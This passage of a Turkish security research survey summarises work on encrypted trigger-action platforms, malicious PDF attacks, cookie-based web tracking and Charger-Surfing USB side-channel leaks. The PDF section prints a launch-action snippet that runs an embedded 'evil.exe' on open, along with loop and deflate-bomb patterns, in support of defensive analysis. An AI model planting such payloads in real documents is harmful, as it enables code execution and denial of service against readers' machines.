Şekil 11: İstemci, Tetikleme Hizmeti (TH), Eylem Hizmeti (EH) ve TEP için temel operasyonların çalışma süreleri.

Şekil 11'e göre devre oluşturma ve değerlendirmesi her işlem için yaklaşık aynı miktarda zaman alır. Kabaca aynı işlemlerin yapıldığı göz önünde bulundurulduğunda bu beklenen bur sonuçtur. Boolean aritmetik ve dizi işlemlerinin çoğu TEP üzerinde 4 ms'den (milisaniye) daha kısa bir sürede yürütülmektedir. Makul boyutlu girdiler düşünüldüğünde dize işlemlerinin hesaplama süreleri de hızlıdır (25 ms'den az sürmektedir). Tetikleme Hizmeti (TH) ve Eylem Hizmeti (EH), girdileri 5 ms'den kısa sürede kodlayabilmektedir.

Sonuç (eTAP'ın sudukları)

eTAP tetikleyici-eylem platformları üzerinden dağıtılan verilerin güvenliğini sağlamak amacıyla geliştirilmiştir. Veriyi kullanırken ve iletirken bu verilerin şifrelenmiş şekilde dağıtılmasını sağlar ve bu sayede kullanıcıların kişisel bilgilerinin düz metin halinde ele geçirilmesine engel olur. eTAP platformu kullanıcılara aşağıdaki üç temel özelliği kazandırmaktadır:

- Tetikleyici verilere düz metin olarak erişim sağlamadan (şifreli olarak) tetikleyici-işlem-eylem kurallarını çalıştırabilen ilk tetikleyici-eylem platformudur.
- Gizliliğe duyarlı bir tetikleyici eylem sisteminin ideal güvenlik beklentilerini çıktı olarak sunabilmektedir.
- Zapier'de kullanılan işleve bağlı kuralların yüzde 93,4'ünü ve IFTTT'de en çok kullanılan 500 kuralın yüzde 100'ünü desteklemektedir. Çoğu fonksiyonun 2x hesaplama maliyeti ile milisaniyeler düzeyinde değerlendirilebileceğini göstermektedir[8].

8. PDF Dokümanlarının Art Niyetli Kullanımı

PDF (Portable Document Format) en yaygın olarak kullanılan doküman alışverişi formatıdır. Adobe tarafından sağlanan verilere göre 2018 itibariyle 250 milyar PDF dokümanı açılmıştır. PDF'ler hem tüketiciler arasında hem de işyerlerinde önemli bir rol oynamaktadır. PDF vasıtasıyla akademik makaleler, faturalar, kontratlar ve yazılar kolaylıkla paylaşılabilir hale gelmiştir[9].

PDF, diğer belge formatlarına kıyasla çok daha fazla platformda desteklenmektedir. Bu sayede hem mobil ortamlarda hem de web ortamlarında, hatta bazen server tarafında bile PDF kullanılabilmektedir. Modern yazıcılar, PDF belgelerini direkt olarak işleyebilmektedir[9].

PDF'i Güçlü Kılan Özellikler

PDF, belgelerde yalnızca yazı ve resimlerin değil, birçok farklı işlevin de yer almasına imkân tanımaktadır. PDF belgelerinde üç boyutlu animasyonlar, hesaplamalar, JavaScript betikleri, formlar ve kriptografik yazılar gibi birçok içerik de yer alabilir. PDF belgelerine diğer dosya formatlarından da veri entegre edilebilmektedir. Bu formatlara örnek olarak XML ve Flash verilebilir. Farklı formatlardan dosyaların entegrasyonu yeni özelliklere ortam hazırlasa da beraberinde zayıflıklar da getirmektedir[9].

PDF'teki Güvenlik ve Gizlilik Tehditleri

Araştırmacılar, PDF'yi sistematik bir şekilde değerlendirip inceleyerek belirli güvenlik ve gizlilik açıkları keşfettiler. PDF, çok eski ve köklü bir dosya formatı olmasına karşın, birtakım özellikleri kullanılarak PDF belgeleri art niyetli bir hale getirilebilmektedir. Araştırmacılar bu kapsamda 4 dört farklı saldırı vektörü kategorisini incelemişlerdir:

1. Denial of Service (DoS) Saldırıları: PDF belgesinin açıldığı bilgisayarın kaynaklarını tüketen saldırılar.
2. Bilgi İfşası (Information Disclosure) Saldırıları: PDF belgesinin açıldığı bilgisayar ve sahibi hakkında bilgiler toplayan saldırılar.
3. Veri Manipülasyonu Saldırıları: PDF belgesindeki ve belgenin açıldığı bilgisayardaki verileri değiştirebilen veya maskeleyebilen saldırılar.
4. Kod Çalıştırma (Code Execution) Saldırıları: PDF belgesinin açıldığı bilgisayarda gizlice kod çalıştırabilen saldırılar.

Araştırmacılar bu kategorilerde inceledikleri saldırıları sonrasında CVE veri tabanına CVE-2020-28352, CVE-2020-28353, CVE-2020-28354, CVE-2020-28355, CVE-2020-28356, CVE-2020-28357, CVE-2020-28358, CVE-2020-28359, CVE-2020-28410, CVE-2020-28411 ve CVE-2020-2841 kimlik numaraları altında kaydetmişlerdir[9].

Söz konusu dört kategori altında toplam 209 farklı saldırı varyasyonu keşfedilmiş ve bu saldırılara açık olup olmadığını görmek adına 28 farklı PDF işleme aracı test edilmiştir[9].

PDF Belgelerinin Yapısı

PDF belgelerinde keşfedilen zafiyetleri anlayabilmek için bir PDF belgesinin yapısını bilmek önemlidir. PDF belgeleri basitçe dört bölümden oluşur:

1. PDF dokümanının versiyon bilgisini barındıran başlık,
2. İçeriği ve PDF objelerini barındıran gövde,
3. Gövdedeki objelerin yerlerini belirten indeks tablosu ve
4. Kök elementi belirten ve indeks tablosuna referans içeren alt bilgi (trailer)[9].

PDF belgelerindeki en önemli bölüm bütün objeleri barındırması sebebiyle gövde bölümüdür. Gövdede bulunan objeler obj ve endobj adlı belirteçleri kapsar. 10 byte yer kaplayan bir PDF objesi, aşağıdaki şekilde gösterilmiştir:

```
1  10 0 obj
2  << /Length 10 >>
3  stream
4    Content
5  endstream
6  endobj
```

Şekil 12: 10 byte yer kaplayan bir PDF objesi[10].

Objelerin içerikleri yazıdan ibaret olabileceği gibi Şekil 12'deki örnekte görüldüğü üzere stream ve endstream belirteçleri arasındaki içerikler de olabilir[9].

Saldırgan Modeli

Saldırganlar, PDF belgelerini kurbanlarına güvenilmez kaynaklar üzerinden iletirler. Bu belgeleri hiç şüphelenmeden açan kişiler kurban olarak sınıflandırılır. Kurbanlar, PDF belgelerini açmak için bir PDF görüntüleme ya da işleme yazılımı kullanır. Kullanılan bu yazılımlar farklı işlev ve yöntemlere sahip olabilir[9].

Saldırganlar, geçerli PDF belgelerini art niyetli olarak değiştirebilir ya da tamamen yeni PDF belgeleri oluşturabilir. Saldırganlar bu süreçte belgenin tüm kontrolüne sahiptir, böylece normal görünen ancak art niyetli olan bir PDF belgesi oluşturabilirler[9].

Araştırma kapsamında saldırıda başarılı olunup olunmadığı, saldırı kategorisinin amacına erişilip erişilmediğiyle ölçülmüştür. Araştırma kapsamındaki saldırılar yapılırken yarı-otomatik bir süreç izlenmiştir. Art niyetli yükler elle hazırlanmış, Python dilinde yazılan yardımcı araçlar kullanılarak da birçok varyant oluşturulmuştur[9].

Saldırılar

A. *Denial of Service*

Bu saldırıların amacı art niyetli PDF belgesini açan PDF işleme yazılımını, bilgisayarın tüm kaynaklarını tüketmeye itmektir. Bu kategoride, 2 farklı yöntem ile yazılan art niyetli yükler bulunmaktadır:

- Sınırsız döngü yöntemi ve
- Deflate bombası yöntemi.

Sınırsız döngü yöntemini kullanmak için PDF belgesi içinde kendine referans veren bir obje, sınırsız bir JavaScript betiği, yüksek zorlukta bir hesaplama veya bir eylem döngüsü kullanılmıştır. Şekil 13'de döngüye sebep olan 2 PDF komutu gösterilmektedir[9].

$$Action \Rightarrow /Next \Rightarrow Action$$
$$ObjStm \Rightarrow /Extends \Rightarrow ObjStm$$

Şekil 13: Eylem döngüsü ve nesne döngüsü yöntemleri[10].

Deflate bombası yöntemini kullanmak için PDF belgesine Zip bombasına benzer bir mantığı kullanan kodlar yerleştirilmiştir. Aşağıda Şekil 14'teki kod segmenti, PDF belgesinde buna sebep olan komutu göstermektedir[9].

$$Filter \Rightarrow /FlateDecode \Rightarrow [...] \Rightarrow /FlateDecode$$

Şekil 14: Zip bombasına benzer bir mantığın oluşmasını sağlayan FlateDecode kodu[10].

Denial of Service kategorisi kapsamında yapılan saldırı çalışmalarında araştırmacılar 28 popüler PDF işleme aracını ve bazı web tarayıcılarını kullanmışlar ve herhangi bir kullanıcı girdisi olmadan bilgisayar kaynaklarını tüketebilen belgeleri başarılı saldırı olarak sınıflandırmışlardır.

Sonuçlar incelendiğinde sonsuz döngü yöntemiyle yapılan saldırıların 28 PDF işleme aracının 26'sında başarılı olduğu görülmüştür. GoTo, eylem ve Outline döngülerini kullanan saldırılar dokuzar yazılımda başarılı olmuş, JavaScript döngülerini kullananlar ise 13 yazılımda başarılı olmuştur. Başarılı olan saldırılarda yazılımlar çökmüş, CPU kullanımı artmış veya işlemler yanıt vermemiştir.

Deflate bombası yöntemiyle yapılan saldırılarda ise 28 PDF işleme yazılımından 20'sinde yazılıma ayrılan belleğin tamamı tüketilmiştir. Bazı durumlarda ise sistemin yavaşladığı ya da tamamen durduğu gözlemlenmiştir.

DoS saldırılarında, Linux ve Windows sistemlerde ön izleme özelliği bulunması sebebiyle belgeyi açmadan bir DoS saldırısı yapılabildiği saptanmıştır. MacOS'te böyle bir durum söz konusu olmamıştır[9].

B. *Bilgi İfşası (Information Disclosure)*

Bu saldırının amacı kurbanın yerel dosyalarını, kişisel bilgilerini ve NTLM (New Technology LAN Manager) parolalarını açığa çıkarmaktır. Saldırıda dört farklı yöntem izlenmiştir.

Yöntemlerden ilki olan URL Çağırma ile PDF belgelerinin art niyetli bir adrese PDF'yi açan kişiler hakkında bilgiler göndermesi sağlanmıştır. Sonuçlar incelendiğinde 28 PDF işleme yazılımından 17'sinde başarılı saldırılar gerçekleştiği görülmüştür.

Yöntemlerden ikincisi olan Form Verisi Sızıntısı yöntemi, kurban tarafından doldurulan bir formdaki verileri saldırganın sunucusuna göndermektedir. Bu yöntemle gerçekleştirilen bilgi ifşası saldırıları incelendiği zaman 28 PDF işleme yazılımından 11'inde saldırının başarılı olduğu görülmüştür. Kalan 17 yazılımın dokuzu veriyi göndermeden önce kurbana sorduğu için başarısız sayılmış, sekizi ise saldırıya olanak tanımamıştır.

Üçüncü bilgi ifşası saldırı yöntemi olan Yerel Dosya Sızıntısı yöntemi bir PDF dokümanının yerel dosyaların içeriğini okuması ve bunu saldırgana göndermesi şeklinde çalışmaktadır. Yöntem kapsamında yapılan testler sonucunda üçü kısmen toplam altı yazılımın saldırıya olanak tanıdığı görülmüştür.

Son yöntem olan Kimlik Hırsızlığı yöntemi, kurbanın Windows NT parolasının hash'ini çalmak şeklindedir. Çalınan hash'ler sonrasında bir bilgisayar vasıtasıyla kırılabilmektedir. Bu saldırı yalnızca Windows sistemlerde çalışmaktadır. Test edilen 18 PDF işleme yazılımının 12'sinde saldırı başarılı sonuç vermiştir[9].

C. *Veri Manipülasyonu*

Bu saldırının amacı kurbanın PDF'deki verileri, form verilerini ve yerel bilgisayarındaki verileri değiştirmektir. Araştırmacılar saldırıda üç farklı yöntem izlemişlerdir.

Yöntemlerden ilki Form Modifikasyonudur. Bu yöntem vasıtasıyla kurbanın giriş yaptığı form verileri, onun bilgisi olmadan değiştirilmektedir. Bu sayede saldırgan,

kurbanı yanlış verilerle zor duruma sokmayı amaçlar. Testler sonucunda altı PDF işleme yazılımının saldırıya olanak tanıdığı keşfedilmiştir.

Yöntemlerden ikincisi olan Dosya Yazma Erişimi yöntemi, kurbanın sistemi üzerindeki dosyalara yazma erişimi tanımakta, bu sayede de önemli verilerin silinme riskini ortaya çıkarmaktadır. Yapılan testler sonucunda yalnızca iki PDF işleme yazılımının bu tür saldırıya karşı zayıf olduğu keşfedilmiştir.

Yöntemlerden sonuncusu ise İçerik Maskeleme yöntemidir. Bu yöntemle PDF'deki veriler farklı kişilere farklı şekillerde gösterilebilmekte, gerçek veriler maskelenebilmektedir. Testler sonucunda altı PDF işleme yazılımında bu yöntemle gerçekleştirilen saldırıların başarılı olduğu görülmüştür[9].

D. *Kod Çalıştırma (Code Execution)*

Bu saldırının amacı kurbanın sistemi üzerinde saldırgan tarafından kontrol edilen bir kod parçası çalıştırmaktır. PDF belgelerinde bu saldırı Launch eylemiyle gerçekleştirilmektedir. Şekil 15'teki PDF kod parçası, evil.exe adındaki bir art niyetli kodun Launch komutuyla nasıl çalıştırılabildiğini göstermektedir[9].

```
1  1 0 obj
2  << /Type /Catalog /Names <<
3     /EmbeddedFiles << /Names [(evil.exe) 2 0 R] >> >>
4     /OpenAction << /S /Launch /F (evil.exe) >>
5  >>
6  endobj
7
8  2 0 obj
9  << /Type /EmbeddedFile /Length 1337 >>
10 stream
11 [executable code]
12 endstream
```

Şekil 15: PDF belgelerinde kod çalıştırma zafiyetini gösteren kod bloğu[10].

Bu saldırı kapsamında yapılan denemelerde altı PDF işleme yazılımının saldırıya tamamen, dördünün ise kısmen olanak tanıdığı gözlemlenmiştir[9].

Zafiyetlere Karşı Alınabilecek Önlemler

DoS saldırılarına sebebiyet veren sonsuz döngülere çözüm olarak PDF işleme standartları güncellenmeli ve PDF formatı kendine referans verebilen objelerden arındırılmalıdır. Standartların güncellenmesiyle içerik maskeleme saldırıları da önlenmelidir.

PDF işleme araçları, erişebilecekleri sistem kaynakları bakımından kısıtlanmalıdır. Bunu yaparken Web Tarayıcılarında bulunan sandboxing (kum havuzunda çalıştırma) fonksiyonuna benzer fonksiyonlar kullanılmalıdır. Bu sayede DoS saldırısı durumunda sistemin tamamının kullanım dışı kalması engellenmelidir. Buna ek olarak PDF işleme araçlarında zafiyet bulunduğu bilinen özellikler otomatik olarak devre dışı bırakılmalıdır ve kişi hakkında önemli bilgiler sunabilecek metadata bilgileri PDF işleme yazılımlarınca gizlenmelidir.

Son olarak, JavaScript tabanlı saldırı varyantlarının sıklığı sebebiyle, PDF belgeleri JavaScript'ten tamamen arındırılmalı ya da PDF belgelerinde kısıtlı miktarda JavaScript programlama kapasitesine erişim verilmelidir[9].

Sonuçlar

PDF, diğer belge formatlarına göre daha kapsamlı bir formattır ve birçok fonksiyonun yerleştirilmesine olanak tanımaktadır. PDF belgelerinin özellik bakımından bu şekilde zengin ve kapsamlı olması, bu özelliklerin art niyetli kullanımını kolaylaştırmaktadır. Araştırma sonucunda PDF belgeleri hakkındaki sistematik ve test bazlı zafiyet araştırmalarının artması gerektiği ispatlanmıştır[9].

Şekil 16'daki tablo, üzerinde testler yapılan PDF işleme araçlarını ve bahsi geçen saldırıların ilgili araçlarda başarılı olup olmadığını göstermektedir.

			DoS		Bilgi İfşası			Veri Manipülasyonu			RCE
Yazılım	Versiyon		Sonsuz döngü	Deflate bombası	URL Çağırma	Form Veri Sızıntısı	Yerel Dosya Sızıntısı	Kimlik Hırsızlığı	Form Modifikasyonu	Dos. Yön. Ery. Yön.	İçerik Maskeleme	Kod Çalıştırma
Acrobat Reader	(2019.012.20035)	Windows	●	●	●	○	○	○	●	○	○	○
Foxit Reader	(9.7.1)		●	●	○	○	○	●	○	○	○	○
PDF-XChange Viewer	(2.5.322.9)		●	●	●	●	●	●	●	○	●	○
Perfect PDF Reader	(8.0.3.5)		●	●	●	●	○	●	●	○	○	○
PDF Studio Viewer	(2018.4.3)		○	●	●	●	◐	○	○	○	○	●
Nitro Reader	(5.5.9.2)		●	●	●	●	○	●	○	○	●	●
Acrobat Pro	(2019.012.20035)		●	●	●	○	○	○	●	○	○	○
Foxit PhantomPDF	(9.7.1)		●	●	○	○	○	●	○	○	○	○
PDF-XChange Editor	7.0.326.1		●	●	●	●	●	●	●	●	○	○
Perfect PDF Premium	(10.0.0.1)		●	●	●	●	○	●	●	○	○	○
PDF Studio Pro	(2018.4.3)		○	●	●	●	◐	○	○	○	○	●
Nitro Pro	(13.24.1.467)		●	○	●	●	○	●	○	○	●	●
Nuance Power PDF	(3.0.0.17)		●	●	●	○	●	●	○	○	●	●
iSkysoft PDF Editor	(6.5.0.3929)		●	○	○	○	○	○	○	○	○	○
Master PDF Editor	(5.1.36)		●	○	●	●	◐	●	○	●	○	○
Soda PDF Desktop	(11.0.16.2797)		●	●	○	○	○	●	○	○	●	●
PDF Architect	(7.0.30.3196)		●	●	○	○	○	●	○	○	●	○
PDFelement	(6.8.0.3523)		●	○	○	○	○	○	○	○	○	◐
Preview	(10.0.944.4)	Mac	●	●	○	○	○	○	○	○	○	○
Skim	(1.4.41)		●	●	○	○	○	○	○	○	○	○
Evince	(3.34.1)	Linux	○	●	○	○	○	○	○	○	○	◐
Okular	(1.3.2)		●	●	○	○	○	○	○	○	○	◐
MuPDF	(1.16.0)		●	○	○	○	○	○	○	○	○	◐
Chrome	(70.0.3538.77)	Web	◐	●	●	○	○	○	○	○	○	○
Firefox	(72.0.2)		◐	●	●	○	○	○	○	○	○	○
Safari	(13.1.2)		○	○	○	○	○	○	○	○	○	○
Opera	(57.0.3098.106)		◐	◐	●	●	○	○	○	○	○	○
Edge	(44.18362.1.0)		○	○	○	○	○	○	○	○	○	○

● Zafiyet mevcut ◐ Zafiyet kısmi olarak mevcut ○ Zafiyet mevcut değil

Şekil 16: Çeşitli saldırıları ve zafiyet bulunan PDF işleme yazılımlarını gösteren tablo[10].

9. Çerez Partisi – Web Takipçileri için Birinci Taraf Çerezlerin İstismarı

Kullanıcı gizliliğini korumak için birçok web tarayıcısı, varsayılan ayar olarak bazı üçüncü taraf HTTP cookie'lerini (çerez) periyodik olarak temizlemeyi ya da doğrudan engellemeyi sağlar. Bu yüzden web takipçileri (tracker), enerjilerini takip yeteneklerini geliştirmeye ve bu katı koruma önlemlerini atlatmaya harcamaktadır.

Bu yazıda, kullanıcıları izlemek ve diğer olası istenmeyen özellikleri uygulamak için üçüncü taraf JavaScript (JS) kodu tarafından ayarlanan birinci taraf çerezlere güvenme konusu incelenmektedir.

Üçüncü taraf çerezlerin aksine birinci taraf çerezleri, tarayıcı sayesinde ve HTTP isteği üzerinden otomatik olarak üçüncü taraflara yollanmaz. Üçüncü taraf çerezler, ana sayfanın kaynağında çalışabildiği için birinci taraf çerezleri tamamen okuyabilir ya da onları etkileyebilir.

Tanıtılan yeni çözüm sisteminde birinci taraf çerezlerden üçüncü taraf çerezlere olan veri sızıntısını takip etmek için, chromium tabanlı, dinamik bir veri akış takip sistemi kullanılmaktadır[11].


GİRİŞ

Günümüzde birçok web sitesi, kullandığı JS kodlarını üçüncü taraf kaynaklardan sağlamaktadır. Bu üçüncü taraf kütüphaneler, bulundukları sayfa bağlamında (context) çalıştırılır ve sayfanın DOM arayüzüne erişebilirler. Bunun gibi kütüphanelerin üst context'lerde çalıştırılması genel olarak işlevlidir. Örneğin JS kodu bir iframe içinde çalıştırılırsa, kullanıcı etkileşim bilgileri elde edilemez. Ancak JS kodlarının bu bağlamlara eklenmesi, kullanıcı gizliliği adına büyük tehlikeler oluşturur. Her ne kadar tarayıcılar üçüncü taraf takipçileri engellemeye çalışsalar da birinci taraf çerezler için bir çalışmaları yoktur.

ARKA PLAN

Aynı JS kaynağı birden fazla internet sitesine sunulduğu zaman siteler arası takip aktif hale gelir. Bu, içlerinde aynı üçüncül taraf kaynaklar bulunan sitelerin diğer sitelerdeki kullanıcıları izleyebileceği anlamına gelir.

Çerezlere HTTP header alanı üzerinden ulaşılabileceği gibi JS ile DOM, yani "Document Object Model" üzerinden de ulaşılabilir. Kullanıcının tarayıcısından *document.cookie* kodu ile programatik olarak gerçekleştirilen bu yol, bir JS kodunun çerezlere ulaşmasının tek yoludur.



Şekil 17: Google Analytics gibi servislerin kullandığı takip etme yöntemi.

Şekil 17'de Google Analytics gibi analiz servislerinin sıklıkla kullandığı takip etme yöntemi görülmektedir. Buna göre;

Üçüncü taraf bir kod, yine üçüncü taraf harici bir çerez oluşturur ve bu çerezin değerlerini üçüncü tarafa geri gönderir. Bu metot, yalnızca, kullanıcı daha önceden o web sitesini takip ettiyse kullanıcının verilerinin izlenmesine olanak sağlar. Yine de bu metot, kullanıcının site içi analizlerini öncelik edindiğinden iyi huylu bir takip olarak kabul edilebilir.

Asıl önemli olan, harici bir taraf tarafından oluşturulmuş çerezin başka bir üçüncü tarafa veri sızdırması durumudur. Bu durum, farklı üçüncü taraf hizmetlerinin işbirliğinde olduklarını veya çerezi oluşturan dış kaynakların kendi kimliklerini gizlemek için harici bir çerezi aracı olarak kullanmalarını işaret edebilir. Geleneksel çerezlerden farklı olan yeni online takipçiler, sadece birincil tara çerezler üzerinde JS kodlarını çalıştırarak bu çerezlerin içeriklerini ele geçirip kendi asıl kaynaklarına iletebilirler.

METODOLOJİ

Üçüncü taraf çerezler HTTP header kısmında tanıtılmadığı için internet trafiği üzerinden yakalanmaları mümkün değildir. Dahası, sistemin sayfadaki tüm JS kaynaklarını ve onların ayarladıkları çerezleri incelemesi gerekir. Ayrıca JS tarafından aktarılan bu bilgiler HTTP aksine şifrelenerek veya "string" dışı formatlarla yollanabilir. Bundan dolayı JS çerez depolama arabirimi de okuma izinlerinin alınabilmesi açısından çekilmelidir.

Bu koşulları sağlayan çözüm olarak JS kodlarının izlerini takip eden, Chromium tabanlı "Mystique" tanıtılmıştır. Daha önce bahsedildiği gibi JS kodlarının üçüncü taraf çerezler hakkındaki bilgileri almak için kullandığı *document.cookie* özelliği takip edilmektedir. Herhangi bir takip işlemi uygulamayan diğer zararsız çerezler ile zararlıların ayrıştırılması için çerezlerin id'leri belirli standartlara göre incelenmektedir. Buna göre; çerez, session çerezi olmamalıdır. Çerezin uzunluğu en az sekiz karakter olmalıdır.

Sezgisel algoritmalarla çerezlerin içerikleri parçalara ayrılıp otomatik olarak incelenerek zararlı çerezler yakalanmaktadır. Mystique programında bulunan dinamik kusur (taint) takibi sistemi yalnızca 1 ve 0 olacak şekilde binary bir sonuç sunduğundan bu kusurlu JS kodlarının toplandığı havuzlardaki değerlerin kaynakları hakkında bilgi toplanamaz. Buna bağlı olarak da bu JS kodlarını üreten zararlı çerezler takip edilemez. Ancak sezgisel algoritmaların Mystique programını desteklediği de belirtilmiştir. Rapora göre sezgisel algoritmalar, bulunan sonuçları kontrol etmek ve kullanıcı gizliliğini etkilemeyecek veri akışlarını filtrelemek için kullanılmaktadır.

SONUÇ

Bu yazıda, önceki çalışmalar tarafından büyük ölçüde ihmal edilen üçüncü taraf JS kodu tarafından ayarlanan birinci taraf çerezlerini kötüye kullanan bir web izleme yöntemi incelenmiştir. Bu üçüncü taraf kaynaklı birinci taraf çerezlere harici çerezler denir ve bunlar, geleneksel

üçüncü taraf çerezlerini engellemeye çalışan tarayıcı politikalarını atlatmak ve aynı zamanda izleme kimliklerinin toplu değişimini kolaylaştırmak için kullanılır. Web takibi için harici çerezlerin nasıl kullanıldığını ölçmek amacıyla Chromium tarayıcısındaki çerezler için dinamik kusur analizi uygulanıp bunu Alexa'nın en iyi 10.000 web sitesini analiz etmek için kullanılmıştır. Harici çerezlerin zaten yaygın olarak kullanıldığı belirtilip: Alexa'nın ilk 10.000 web sitesinin 9772'sinde (yüzde 97,72) çerezlerle karşılaşıldığı ve bu web sitelerinin yüzde 57,66'sında üçüncü taraf çerezlerin izleme verilerini paylaştığı üçüncül taraflar tespit edilmiştir. Sonuçlar, üçüncü taraf tanımlama bilgilerinin engellenmesi ve günümüzde kullanılan filtre listelerinin kullanılması gibi tekniklerinin, kullanıcıları kötü amaçlı üçüncü taraflı yazılımların takibinden korumak için yeterli olmadığını ve bu nedenle web'in kullanıcıları korumak için ek karşı önlemlere ihtiyaç duyduğunu açıkça göstermektedir.

10. Charger-Surfing: Güç Kablolarıyla Akıllı Telefonlardan Bilgi Sızdırma

Akıllı telefonlar ve tabletler gibi dokunmatik ekranlı cihazlar, e-mail gönderme, bankacılık işlemleri, internet erişimi, dijital oyun ve fotoğrafçılık gibi çeşitli iş ve eğlence etkinlikleri için günlük araç haline geldi. Bu cihazlar zengin işlevsellik yetenekleriyle günlük hayatta yeni bir rahatlık çağının başlamasına olanak sağladılar. Fakat bu yaygın kullanımın bir sonucu olarak pil tüketimlerindeki artış kullanıcıları cihazlarını daha sık şarj etmeye mecbur bırakmaktadır. Yapılan bir araştırmada şehir sakinlerinin akıllı telefonlarını gün içinde birçok kez şarj ünitesine bağladıkları belirtilmektedir[12]. Hava alanları, oteller, parklar, hastaneler gibi genel kullanıma açık alanlardaki ücretsiz veya ücretli şarj istasyonlarının sayısında da artış olduğu gözlemlenmektedir. Bu tür şarj alanlarındaki USB arayüzleri sağladıkları kolaylığa rağmen kullanıcının kontrolü altında olmadığından birçok tehlikeyi de beraberinde getirmektedir[13]. Tipik bir USB arayüzü bir veya daha fazla veri aktarım hattı (protokole göre değişkendir), bir adet 5V ve bir adet de topraklama hattından oluşmaktadır. Farklı çalışmalarda veri transfer hattı üzerindeki trafiğin özel cihazlar kullanılarak dinlenebildiği gösterilmiştir[14]. Başka bir araştırmada da USB bağlantıları üzerinden enerji tüketimleri gözlemlenerek kullanılan parola uzunluğu gibi detay içermeyen bazı bilgilerin tahmin edilebildiği gösterilmiştir[15]. Bir grup araştırmacı da geliştirdikleri Charger-Surfing adlı yeni bir saldırı yöntemiyle, yan kanal saldırısı yöntemini sinir ağı ve sinyal işleme yöntemleriyle birleştirerek, telefon ve kullanıcıdan bağımsız olarak USB şarj arayüzleri üzerinden daha kritik bilgilere erişebildiklerini göstermişlerdir. Bunun temelinde akıllı telefonların ekranlarının kullanıcı girdilerine göre farklı miktarlarda enerji tüketmeleri yatmaktadır. Yürütülen bir dizi test sonunda telefon modeli, kullanılan ekran teknolojisi ve kullanıcıdan bağımsız olarak oldukça hassas bilgilerin elde edilebildiği gösterilmiştir[16].


Şekil 18: Genel kullanıma açık USB şarj istasyonları.

Akıllı telefonlarda kullanılan "passcode"lar saldırgan için oldukça değerli olabilir. Eğer saldırgan kurbanın cihazına fiziksel olarak erişim imkânına da sahipse *evil maid attack* saldırısı gerçekleştirebilir veya kurbanın çevrimiçi parolalarını sıfırlayabilir (Apple ID ve iCloud parolaları). Saldırganın cihaza fiziksel erişimi olmasa dahi, kullanıcıların parolalarını tekrar kullanma eğiliminden dolayı gene de büyük bir risk içermektedir[17].

USB, akıllı telefonlar gibi taşınabilir cihazları şarj etmek için standart bir arayüz haline gelirken aynı zamanda seri iletişimi de mümkün kılmaktadır. Standart USB bağlantı uçları bir kaplama içindeki dört pimden meydana gelir. Bu pimlerden biri +5V DC sağlar, bir pim topraklama sağlayan koruyucuya bağlanır, diğer iki pim ise veri transferi için kullanılır. Daha yeni USB protokolleri daha fazla veri pimi içerebilir fakat +5V DC ve topraklama pimleri aynıdır. Bir cihaz şarj edilirken, pili şarj durumuna geçirilir ve cihazın gücü pilden değil USB güç hattıyla bağlanılan güç kaynağından sağlanır.


Akıllı telefonlarda yaygın olarak kullanılan iki farklı ekran tipi vardır; biri sıvı kristal (LCD), diğeri de ışık yayan organik diyot (OLED) ekran türleridir. Her iki tipin de AMOLED vb. gibi geliştirilmiş veya genişletilmiş farklı yapıları mevcuttur. Bu iki ekran türü kullanıcıya görselliği sağlamak için farklı teknolojiler kullanır. Fakat her iki tür ve bunların farklı yapılarının ortak noktası görselleri üretirken oldukça yüksek düzeyde güç izleri oluşturmasıdır.

Dokunmatik ekran teknolojisine sahip akıllı telefonlar, kullanıcıların veri girişi için grafik arayüzleri (ekran kilidi, telefon tuş takımı ve uygulamalardaki metin giriş klavyesi) sağlar ve kullanıcıları girişlerinin yapıldığı konusunda bilgilendirmek için gerçek zamanlı animasyonlar kullanır. Bu animasyonların çoğu durağan bir arka plan üzerinde (başka bir animasyonun oynatılmadığı bir ekranda) ve her zaman ekranın aynı yerinde gösterilir. OLED ve LED ekranlarda görüntünün satır satır yenilenmesi, USB şarj kablosuyla ölçülebilen anlık güç tüketiminin dokunmatik ekrandaki sanal bir düğmeye basıldığı yeri sızdırma potansiyeli oluşturmasına yol açabiliyor.



